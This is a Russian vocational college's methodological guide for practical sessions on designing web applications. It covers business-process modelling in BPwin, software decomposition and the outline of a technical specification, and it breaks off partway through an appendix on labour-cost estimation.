# Министерство образования Нижегородской области

# ГБПОУ «Лукояновский Губернский колледж»

### **Методические указания**

к практическим занятиямпо учебной практике

по ПМ. 09. «Проектирование, разработка и оптимизация веб-приложений»

для специальности 09.02.07 «Информационные системы и программирование»

г. Лукоянов

2023 г.

|  |  |  |
| --- | --- | --- |
| **№ занятия** | **Наименование занятия** | **Кол-во часов** |
| 1 | Инструктаж по технике безопасности. Определение целей и задач практики. Требования к оформлению отчетной документации | **6** |
| 2 | Анализ предметной области индивидуального задания различными методами: контент-анализ, вебометрический анализ, анализ ситуаций, моделирование | **6** |
| 3 | Описание бизнес-процессов предметной области индивидуального задания. Сбор данных для создания веб приложения. Разработка и анализ требований к веб приложению | **6** |
| 4 | Определение программных средств разрабатываемого веб приложения | **6** |
| 5 | Разработка технического задания проектируемого приложения | **6** |
| 6 | Проектирование информационной системы с применением CMS | **6** |
| 7 | Внутренняя поисковая оптимизация (SEO). Внешняя поисковая оптимизация (SEO) | **6** |
| 8 | Индексация сайта | **6** |
| 9 | Конвертация трафика | **6** |
| 10 | Проведение общего аудита сайта: SEO, юзабилити, тексты | **6** |
| 11 | Исследование способов ускорения загрузки сайтов. Техническая оптимизация, дополнительные настройки. | **6** |
| 12 | Улучшение поведенческих факторов. | **6** |
| 13 | Разработка тестового сценария проекта | **6** |
| 14 | Сбор информации о web-приложении. | **6** |
| 15 | Тестирование защищенности механизма управления доступом и сессиями | **6** |
| 16 | Тестирование на устойчивость к атакам отказа в обслуживании | **6** |
| 17 | Поиск уязвимостей к атакам XSS. Поиск уязвимостей к атакам SQL-injection. Автоматизированное тестирование индивидуального проекта | **6** |
| 18 | Дифференцированный зачет | **6** |
|  | **Всего** | **108** |

Рассмотрено на заседании Утверждено:

П(Ц)К профессионального зам. директора по УР

цикла \_\_\_\_\_\_\_\_/Е.М.Терентьева/

«\_\_\_\_»\_\_\_\_\_\_\_\_\_\_20\_\_г.

Протокол № \_\_\_\_ от

«\_\_\_\_»\_\_\_\_\_\_\_\_\_\_ 20\_\_г.

Председатель: \_\_\_\_\_\_\_\_\_\_ / Огнёва Н.Н. - преподаватель специальных дисциплин высшей квалификационной категории ГБПОУ ЛГК /

**Разработчики:**

Автор: \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_/ Огнёва Н.Н. - преподаватель специальных дисциплин высшей квалификационной категории ГБПОУ ЛГК/

##### **Пояснительная записка**

Методические указания к практическим занятиям разработаны в соответствии с программой ПМ. 09. «Проектирование, разработка и оптимизация веб-приложений» по специальности 09.02.07 «Информационные системы и программирование».

Каждое практическое занятие оценивается по следующим критериям:

- оценка «5» ставится при полном выполнении всего объёма заданий, включая необходимые выводы по результатам расчётов;

- оценка «4» ставится при полном выполнении всего объёма заданий, включая необходимые выводы по результатам расчётов, но допускаются небольшие недочёты;

- оценка «3» ставится при выполнении более половины заданий с допущенными недочётами в расчётах или выводах;

- оценка «2» ставится при невыполнении половины заданий и значительных недочётах.

**Практическое занятие 1**

**Тема:** Инструктаж по технике безопасности. Определение целей и задач практики. Требования к оформлению отчетной документации

**Цель работы:** Изучение инструкций по технике безопасности, определение целей и задач практики, требования к оформлению документов.

**Ход работы:**

1. Изучить инструкцию по охране труда и технике безопасности во время выполнения практических работ.

2. Определить цели и задачи практики

3. Оформить документацию по учебной практике (титульный лист, задание, оглавление, характеристика места прохождения, общие сведения об организации месте прохождении практики)

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие 2**

**Тема:** Анализ предметной области индивидуального задания различными методами: контент-анализ, вебометрический анализ, анализ ситуаций, моделирование.

**Цель работы:** Проанализировать и изучить предметную область индивидуального задания различными методами

**Краткие теоретические основания выполнения задания**

Общая характеристика процесса.

Дайте краткую характеристику процесса, указав:

* организацию (компанию, фирму, учреждение), использующую процесс;
* является этот процесс производственным или процессом управления;
* для производственных процессов – является ли он основным (связанным с производством конечных продуктов для внешнего потребителя) или вспомогательным (связанным с обеспечением основных процессов ресурсами, с поддержанием ресурсов);
* для процессов управления – является ли он процессом текущего управления (направленным на управление существующими производственными процессами) или процессом совершенствования (направленным на обновление существующих процессов или на разработку новых бизнес-процессов).

**Характеристика компонент процесса.**


Опишите компоненты и характеристики процесса:

* что является результатом процесса;
* кто является потребителем процесса (это могут быть не только внешние потребители – клиенты, заказчики, другие организации, но подразделения или процессы той же компании, которая выполняет исследуемый процесс);
* как инициируется процесс, т.е. какое событие запускает выполнение процесса (например, обращение клиента);
* периодичность выполнения процесса;
* входы процесса (сырье, материалы, входная информация, т.е. объекты, которые перерабатываются для получения выхода – результата процесса);
* кто является поставщиком процесса (процесс может получать входы не только от внешних поставщиков, от клиентов, но и от других процессов, подразделений той же компании, которая выполняет процесс);
* ключевые показатели результативности процесса (метрики), например: среднее время выполнения заказа; объем продукции в месяц; среднее количество клиентов в месяц; себестоимость продукции (услуги); качество продукции; процент брака; удобство обслуживания клиента.

**Функциональная декомпозиция бизнес-процесса.**

Разбейте исследуемый процесс сначала на крупные функции-этапы; затем каждую из этих функций – на более мелкие функции-подэтапы. Выделенные функции-подэтапы (или некоторые из них) разбейте на еще более мелкие функции-операции. Можно еще детализировать отдельные операции.

Представьте иерархию функций процесса в виде схемы. Пример схемы приведен на рис. 1.



*Рис. 1. Иерархия функций процесса*

**Выделение структурных элементов функций.**

Для каждой из полученных в результате декомпозиции функций (всех уровней, включая процесс в целом), выделите структурные элементы следующих типов:

* входы – объекты, которые преобразуются в выходы, например, *сырье, материалы, заявка клиента*;
* выходы – объекты, являющиеся результатом выполнения функции, например, *изготовленный продукт*, *выполненная услуга*, *обработанная заявка;*
* исполнители – подразделения компании или отдельные исполнители, выполняющие функцию, например, *продавец, отдел приема заявок, бригада рабочих, дизайнер*;
* оборудование, инструменты, используемые при выполнении функции, например, *станок, компьютер, торговое оборудование, офисное оборудование*;
* управляющая, регламентирующая информация, показывающая, как выполняется функция, или принимаемая во внимание при выполнении функции, например, *план, проект, инструкция, чертеж*.

Представьте перечень структурных элементов каждой функциональной подсистемы в виде таблицы (см. таблицу 1).

Некоторые элементы у разных функций могут совпадать. Чем выше уровень функциональной подсистемы, тем более обобщенными являются элементы. У функций нижних уровней элементы более конкретные, они могут детализировать элементы вышестоящих уровней. Например, в качестве исполнителя функции "Прием заявок" можно указать отдел продаж, а для подфункций "Прием заявки", "Прием оплаты" можно указать конкретных сотрудников этого отдела – продавца-консультанта, кассира.

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Функция** | **Вход** | **Исполнитель** | **Оборудование, инструменты** | **Управляющая информация** | **Выход** |
| Продажа мебели на заказ | Заявка клиента, материалы | Персонал фирмы | Оборудование | Спецификации изготавливаемой мебели | Доставленная клиенту мебель |
| Оформление заказа | Заявка клиента | Отдел продаж | Торговое оборудование | Каталоги мебели | Оформлен-  ный заказ, договор |
| Изготовление мебели | Материалы | Производственный цех | Производственное оборудование | Оформленный  заказ, спецификации изготавливаемой мебели | Готовая мебель |
| Доставка мебели клиенту | Готовая мебель | Отдел доставки | Транспорт | Адрес клиента | Доставленная клиенту мебель |
| ... |  |  |  |  |  |

*Таблица 1 – Структурные элементы функциональных подсистем*

# **Описание функциональной организационной структуры**

Разработайте функциональную организационную структуру (фрагмент оргструкуры) компании, выполняющей исследуемый бизнес-процесс. В структуре могут быть представлены как подразделения, участвующие в выполнении процесса, так и другие подразделения. Пример функциональной оргструктуры (фрагмент) приведен на рис. 2.




Рис. 2. Функциональная организационная структура

**Опишите кратко функции отдельных подразделений.**

Формирование команд процессов

Выделите на схеме функциональной организационной структуры тех исполнителей (группы исполнителей), которые участвуют в выполнении исследуемого бизнес-процесса. Можно закрасить каким-либо цветом соответствующие элементы схемы.

Определите, сколько и каких команд процесса требуется с учетом того, сколько параллельно может выполняться экземпляров процесса. Составьте список команды процесса. Если команд несколько и их состав отличается, то для каждой команды составляется отдельный список (см. табл. 2).

Таблица 2 – Состав команд процесса

|  |  |
| --- | --- |
| Команда по изготовлению мягкой мебели  (2 команды одинакового состава) | Команда по изготовлению корпусной мебели (2 команды одинакового состава) |
| Продавец торговой точки А Кассир торговой точки А  Рабочие участка сборки (4 чел.) Рабочие участка  обивки (2 чел.) Водитель Грузчики (2 чел)  ... | Продавец торговой точки В Кассир торговой точки В  Рабочие участка раскроя деталей (4 чел.) Рабочие участка сборки (2 чел.) Водитель Грузчики (2 чел)  ... |

**Оборудование, материалы**

Персональный компьютер с установленной ОС Windows. Текстовый редактор.

**Порядок выполнения задания**

1. Изучите «Краткие теоретические основания выполнения задания».
2. Выполните моделирование предметной области индивидуального задания в соответствии с приведенной схемой.

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие 3**

**Тема:** Описание бизнес-процессов предметной области индивидуального задания. Сбор данных для создания веб приложения. Разработка и анализ требований к веб приложению.

**Цель работы:** изучить бизнес-процессы предметной области. Разработать и анализировать требования к веб приложению.

**Краткие теоретические основания выполнения задания**

# Описание свойств, определяемых пользователем (UDP)

ABC позволяет оценить стоимостные и временные характеристики системы. Если этих показателей недостаточно, имеется возможность внесения собственных метрик - свойств, определенных пользователем (User Defined Properties, UDP). UDP позволяют провести дополнительный анализ, хотя и без суммирующих подсчетов.

Необходимо определить характеристики, по которым будет анализироваться бизнес-процесс. Например, мы хотим для каждой работы процесса задать следующие свойства (UDP):


* степень автоматизации работы (%);
* используемые компьютерные программы;
* информационные ресурсы (список наименований ресурсов, необходимых для выполнения работы);
* качество выполнения работы (оценка по пятибалльной шкале);
* уровень квалификации исполнителей работы (высокий, средний, низкий);  расход электроэнергии на выполнение работы (кВт/час в месяц).

Свойства могут задаваться не только для работ (функциональных блоков), но и для стрелок (входов, выходов, механизмов и управления).

Для описания свойств выберите в меню Model /UDP Definition Editor, откроется диалоговое окно User Defined Properties Dictionary Editor (рис. 1). Чтобы добавить новое свойство, в верхнем поле ведите имя UDP и нажмите кнопку Add. Для редактирования выделенного свойства служит кнопка Update, для удаления - Delete. Двигаться по списку введенных свойств можно с помощью кнопок Up (вверх) и Down (вниз).

В поле Datatype нужно выбрать тип UDP, т.е. тип значений данного свойства (текст, целое число, дата, массив строк и т.д.). Типы UDP приведены в таблице 1. Для типов в виде списка (List), например, Text List, Integer List, Command List, Date List и т.д. в скобках указывается тип выбора из списка (Single selection или Multiple selection). Если свойство предполагает единичный выбор (Single selection), то объекту модели можно присваивать только одно значение из предварительно заданного списка. Если свойство предполагает множественный выбор (Multiple selection), то объекту модели можно присваивать одновременно несколько значений из предварительно заданного списка.

Чтобы задать список значений (List Members) для выделенного свойства, нужно ввести очередное значение в поле New Member, нажать кнопку Add Member и продолжать ввод следующего значения. Значения из списка можно редактировать и удалять (кнопки Update Member и Delete Member).



*Рис. 1. Диалог описания UDP*

## Таблица 1. Типы UDP и их использование

|  |  |
| --- | --- |
| **Тип** | **Использование** |
| Text | При задании свойства работы или стрелки просто вносится текст. |
| Paragraph Text | Значение свойства этого типа - текст в несколько строк |
| Integer | Значение свойства этого типа - целое число |
| Command | Командная строка. При задании значения в списке свойств справа от имени свойства этого типа появляется кнопка. При щелчке по этой кнопке выполняется командная строка. |
| Character | Значение свойства этого типа - один символ |
| Date mm/dd/yy(yy) | Значение свойства этого типа - дата в формате месяц/день/год |
| Real Number | Значение свойства этого типа - действительное число. |
| Text List | Массив строк |
| Integer List | Массив целых чисел |
| Command List | Массив команд |
| Date List | Массив дат |
| Real Number List | Массив действительных чисел |
| Character List | Массив символов |


Например, значением свойства «Качество выполнения работы» является оценка по пятибалльной шкале. Поэтому выбирается тип Integer List (Single selection) и вводится список целых чисел от 1 до 5 (см. рис. 1). При задании значения для некоторой работы из этого списка будет выбрано одно значение.

Кроме того, каждому свойству можно поставить в соответствие одно или несколько ключевых слов. Ключевые слова могут быть использованы для отбора UDP при печати отчетов или при присвоении свойств работам. Например, мы можем задать ключевые слова: «Информационные технологии» для UDP «Степень автоматизации работы», «Компьютерные программы», «Информационные ресурсы»; «Качество» для UDP «Качество выполнения работы» и «Уровень квалификации исполнителей»; «Расход ресурсов» для UDP «Расход электроэнергии».

Список ключевых слов можно ввести в диалоге UDP Keyword Dictionary (меню Dictionary /UDP Keywords), а можно - непосредственно в окне описания UDP (диалог User Defined Property Dictionary, рис. 1). Для внесения ключевого слова следует задать имя в поле New Keywords и щелкнуть по кнопке Add Keywords. Для присвоения ключевого слова необходимо выбрать UDP из списка User-Defined Properties, затем ключевое слово из списка Keywords и щелкнуть по кнопке Update. Одно ключевое слово может объединять несколько свойств, в то же время одному свойству может соответствовать несколько ключевых слов. Свойства можно определять не только в диалоге User Defined Property Dictionary, но и в справочнике UDP Dictionary (меню Dictionary / UDP), но в нем русские шрифты могут отображаться некорректно.

# **Задание значений UDP**

Каждой работе можно поставить в соответствие набор UDP. Для этого следует щелкнуть правой кнопкой мыши по работе и выбрать пункт меню UDP. Во вкладке UDP Values диалога Activity Properties можно задать значения UDP (рис. 2).



## Рис. 2. Задание значений UDP

Для свойств типа Text, Integer, Character, Date, Real Number значения (текст, целое число, символ, дата, действительное число) просто вводятся.

Свойства типа List отображаются списком выбора, который заполнен предварительно определенными значениями. Если свойство предусматривает множественный выбор, можно отметить галочкой в списке несколько значений. Если свойство предусматривает единичный выбор, то нужно выбрать одно значение.


Свойства типа Command могут иметь в качестве значения командную строку, которая выполняется при нажатии на кнопку. С помощью этого свойства можно связать с объектом модели документацию, хранящуюся в формате приложения Windows, например, Word, Excel и т.д.

Кнопка Filter служит для задания фильтра, по ключевым словам, UDP. По умолчанию в списке показываются свойства всех категорий.

Кнопка Dictionary вызывает диалог User Defined Property Dictionary (рис. 1), который позволяет создавать и редактировать как UDP, так ключевые слова UDP.

# **Формирование отчета по свойствам работ**

Результат задания значений UDP можно проанализировать в отчете Diagram Object Report (меню Tools/Report/Diagram Object Report, рис. 3).



## Рис. 3. Диалог настройки отчета Diagram Object Report

Раскрывающийся список Standard Reports позволяет выбрать один из стандартных отчетов. Стандартный отчет - это запоминаемая комбинация переключателей, флажков и других элементов управления диалога. Стандартный отчет можно изменить (кнопка Update) или удалить


(кнопка Delete). Остальные элементы диалога настройки отчета позволяют создать свой, нестандартный отчет.

В правом верхнем углу диалога находится группа управляющих элементов для выбора формата отчета (Report Format). Доступны следующие форматы:

* Labeled - отчеты включают метку поля, затем, в следующей строке, печатается содержимое поля;
* Fixed Column - каждое поле печатается в собственной колонке;
* Tab-(Comma-) Delimited - каждое поле печатается в собственной колонке. Колонки разделяются знаком табуляции или запятыми;
* DDE Table - данные передаются по протоколу DDE в приложение, например в MS Word или Excel;
* RPTwin - отчет создается в формате RPTwin - специализированного генератора отчетов, который входит в поставку BPwin.


В группе Report on можно выбрать элементы модели, по которым будет сформирован отчет (Activities - работы, Data Stores - хранилища данных и т.д.) Можно указать, начиная с какой работы составлять отчет (Start from Activity), и сколько уровней будет охватывать отчет (Number of Levels). В группе Activity Options можно выбрать, какую информацию о работе включить в отчет. В левом нижнем углу показывается список UDP. С помощью кнопки UDP Filters можно установить фильтр по ключевым словам. Например, мы можем оставить в отчете только свойства с ключевым словом «Информационные технологии», исключив другие ключевые слова.

Выделите в группе User Defined Properties свойства, которые хотите включить в отчет (рис. 4), выберите формат отчета, например, Fixed Column и нажмите кнопку Report.



## Рис. 4. Создание отчета по UDP

Задайте имя файла (с расширением txt), который будет содержать сгенерированный отчет по UDP. Откройте файл и просмотрите отчет (рис. 5).



*Рис. 5. Отчет по UDP*

**Оборудование, материалы**

Персональный компьютер с установленной ОС Windows. Текстовый редактор. BPwin.

# **Порядок выполнения задания**

1. Изучите «Краткие теоретические основания выполнения задания». При необходимости, повторите лекции по теме.
2. Выполните анализ свойств бизнес-процесса индивидуального задания. Должны быть определены свойства (не менее 5) разного типа. Обязательно должны быть свойства типа List с единичным и множественным выбором. Для свойств должны быть заданы ключевые слова. Для всех работ должны быть заданы значения свойств. Должен быть сформирован отчет, отображающий свойства всех работ.
3. Выполните отчет по проделанной работе.

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие 4**

**Тема:** Определение программных средств разрабатываемого веб приложения

.

**Цель работы:** освоить навык проектирования структуры программного комплекса, используя декомпозиционный подход.

1. Построить декомпозицию программного средства, определив необходимые подсистемы и модули.
2. Построить модульное описание и описание взаимосвязей и взаимодействий модулей (частей) системы, используя нотацию методологии SADT.
3. Указать на диаграммах интерфейсы модулей системы (входных воздействий и результатов, полученных на выходе каждого модуля).
4. Оформить документ «Разработка проекта программного средства» в соответствии с общими требованиями к созданию данного документа (приложение 1, 7), включив в него ранее подготовленный материал.

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие №5**

**Тема:** Разработка технического задания проектируемого приложения

**Цель работы:** разработать техническое задание на проектирование информационной системы, спроектировать информационную систему

**Оборудование, материал**

-Персональный компьютер, текстовый редактор, ПО для разработки системы.

**Задание:** разработать техническое задание на ИС по индивидуальному варианту. Оформление и содержание технического задания должно соответствовать требованиям стандарта «ГОСТ 19.201-78. ЕСПД. Техническое задание. Требования к содержанию и оформлению» и приложенного к заданию примера. Разработать информационную систему в соответствии с тематикой технического задания.

**Порядок сдачи работы**: представить информационную систему и отчет, содержащий техническое задание на ИС фирмы/организации (по индивидуальному варианту) для внедрения в фирме/организации информационной системы.

**Приложение 1**

***Введение***

Во введении кратко рассматривается современное состояние инженерной или научной задачи, решению которой способствует выполнение индивидуального задания. Кратко рассматривается современное состояние автоматизируемой системы. Указывается место и значение (в настоящее время или в перспективе) проектируемого объекта в общей системе, конструкции или производстве. Обосновывается целесообразность разработки с точки зрения потребностей предприятия или учебного процесса. Отмечается степень новизны (новая разработка или модернизация).

***1 Разработка и анализ технического задания***

В разделе разработка и анализ технического задания описывается предметная область, разрабатываемого объекта профессиональной деятельности и четко формулируются задачи, которые решаются при разработке информационной системы. Этот раздел может состоять из следующих частей.

***1.1 Техническое задание***

Исследование предметной области, в которой формулируются основные требования и особенности предметной области, влияющие на разработку. Рассмотрение требований заказчика. Обоснование того, какие требования и показатели назначения войдут в ТЗ, исходя из предметной области и требований заказчика.

***1.2 Анализ технического задания***

***1.2.1 Наименование и область применения***

Приводится полное наименование разработки в соответствии с утвержденной темой и указывается область ее применения.

***1.2.2 Основание для выполнения разработки***

Задание от \_\_\_\_\_\_\_\_ 20\_\_ г.

***1.2.3 Цель и назначение разработки***

Типовая формулировка цели: Обеспечение возможности сокращения (времени …, издержек…, затрат… и т.п.) путем внедрения информационной (автоматизированной) системы … (указать разрабатываемую систему).

***1.2.4 Функциональные требования***

Основные функции, выполняемые системой.

***1.2.5 Требования к конфигурации***

Количество рабочих мест и их размещение. Расстояние между рабочими местами.

***1.2.6 Требования к аппаратному и программному обеспечению***

Если разработка должна функционировать на уже имеющихся технических или установленных программных средствах, то указать требования к ним. Если среда функционирования выбирается в ходе разработки, то здесь эти требования не указываются.

***1.2.7 Требования к защите информации***

Требуется ли установка пароля, деление пользователей на группы допуска, шифрование данных.

***1.2.8 Требования к надежности***

Требуется ли обеспечение бесперебойного питания, резервного копирования, восстановление состояния системы после сбоев и т.п.

***1.2.9 Требования к программному интерфейсу***

С какими программными продуктами и в каких форматах разрабатываемая система должна быть совместимой по данным.

***1.2.10 Требования к интерфейсу пользователя***

Вид интерфейса, требование минимизации ввода с клавиатуры при обеспечении выбора информации из списков, размеры и виды шрифта, графических элементов и т.д.

***2 Разработка моделей информационной системы***

Разработка программного обеспечения ОПД может состоять из следующих разделов

* 1. ***Построение моделей прецедентов***

В этом разделе описываются алгоритм или функциональная модель (диаграммы классов, взаимодействия, последовательностей объектов) приведенной части программы

***2.2 Моделирование процессов***

В этом разделе описываются алгоритм или функциональная модель (диаграммы классов, взаимодействия, последовательностей объектов) приведенной части программы

***2.3 Диаграмма потоков данных***

В этом разделе описываются алгоритм или функциональная модель (диаграммы классов, взаимодействия, последовательностей объектов) приведенной части программы

***2.4 Разработка модели данных системы***

В данном разделе определяется, как система будет введена в действие (с какими системами она должна функционировать параллельно или должна ли она заменить действующую систему и какие условия при этом должны быть соблюдены).

1. ***Разработка программного обеспечения информационной системы***

В данном разделе рассматривается разработка интерфейсов и форм ввода данных.

***4 Разработка эксплуатационной документации***

Раздел «Разработка эксплуатационной документации» предусматривает разработку руководств для каждой существующей в системе роли пользователя. Как правило, разрабатываются руководства системного администратора и пользователя. В руководстве системного администратора отражаются вопросы инсталляции, конфигурирования, защиты информации, администрирования прав доступа пользователей, резервирования данных и другие для разработанной части ОПД.

В руководстве пользователя отражаются способы и алгоритмы взаимодействия пользователя с ОПД или его частью, а также рассматриваются вопросы квалификации и возможности обучения персонала. При необходимости составляется глоссарий пользователя.

***5.Расчеты и оценки***

В разделе «расчеты и оценки» выбираются 2-3 расчета, наиболее отражающих специфику разрабатываемого ОПД.

В качестве расчетов могут быть использованы:

* Количественная оценка надежности ОПД или его частей
* Количественная оценка производительности разрабатываемой части ОПД или ее влияние на общую производительность в различных конфигурациях системы. Расчет (оценка) объема базы данных, расчет (оценка) трафика сети, расчет (оценка) времени выполнения типовых действий. Количественное обоснование выбора аппаратных средств для функционирования системы (Определите потребность системы в ресурсах, а не лучший выбор покупаемого компьютера!).
* Оценки надежности защиты информации или вероятностей реализации угроз.
* Расчет функционирования системы, выполняемый по математическим моделям (исходя из темы).
* Определение степени сжатия данных при использовании кодирования информации.
* Количественные результаты тестирования и пробной эксплуатации. Описывается количественные характеристики ОПД при проведении пробной эксплуатации и их пересчет для нормальной и максимальной нагрузки. Возможен пересчет полученных показателей при использовании перспективного аппаратного обеспечения.

При выполнении расчетов необходимо обязательно отразить исходные данные и указать, каким путем они были получены (сведения из литературы, результаты тестов, опубликованные в литературе, результаты тестов, проведенных обучающимся).

***6 Организационно-экономическая часть***

***6.1 Оперативно-календарный план***

Определение условного количества команд (операторов) программы, и ее трудоемкости

Определим общие затраты труда (T) по формуле

Т = То + Ти + Та + Тп + Тотл + Тд,

где То - затраты труда на описание задачи;

Ти – затраты на исследование предметной области;

Та – затраты на разработку блок-схем;

Тп – затраты на программирование;

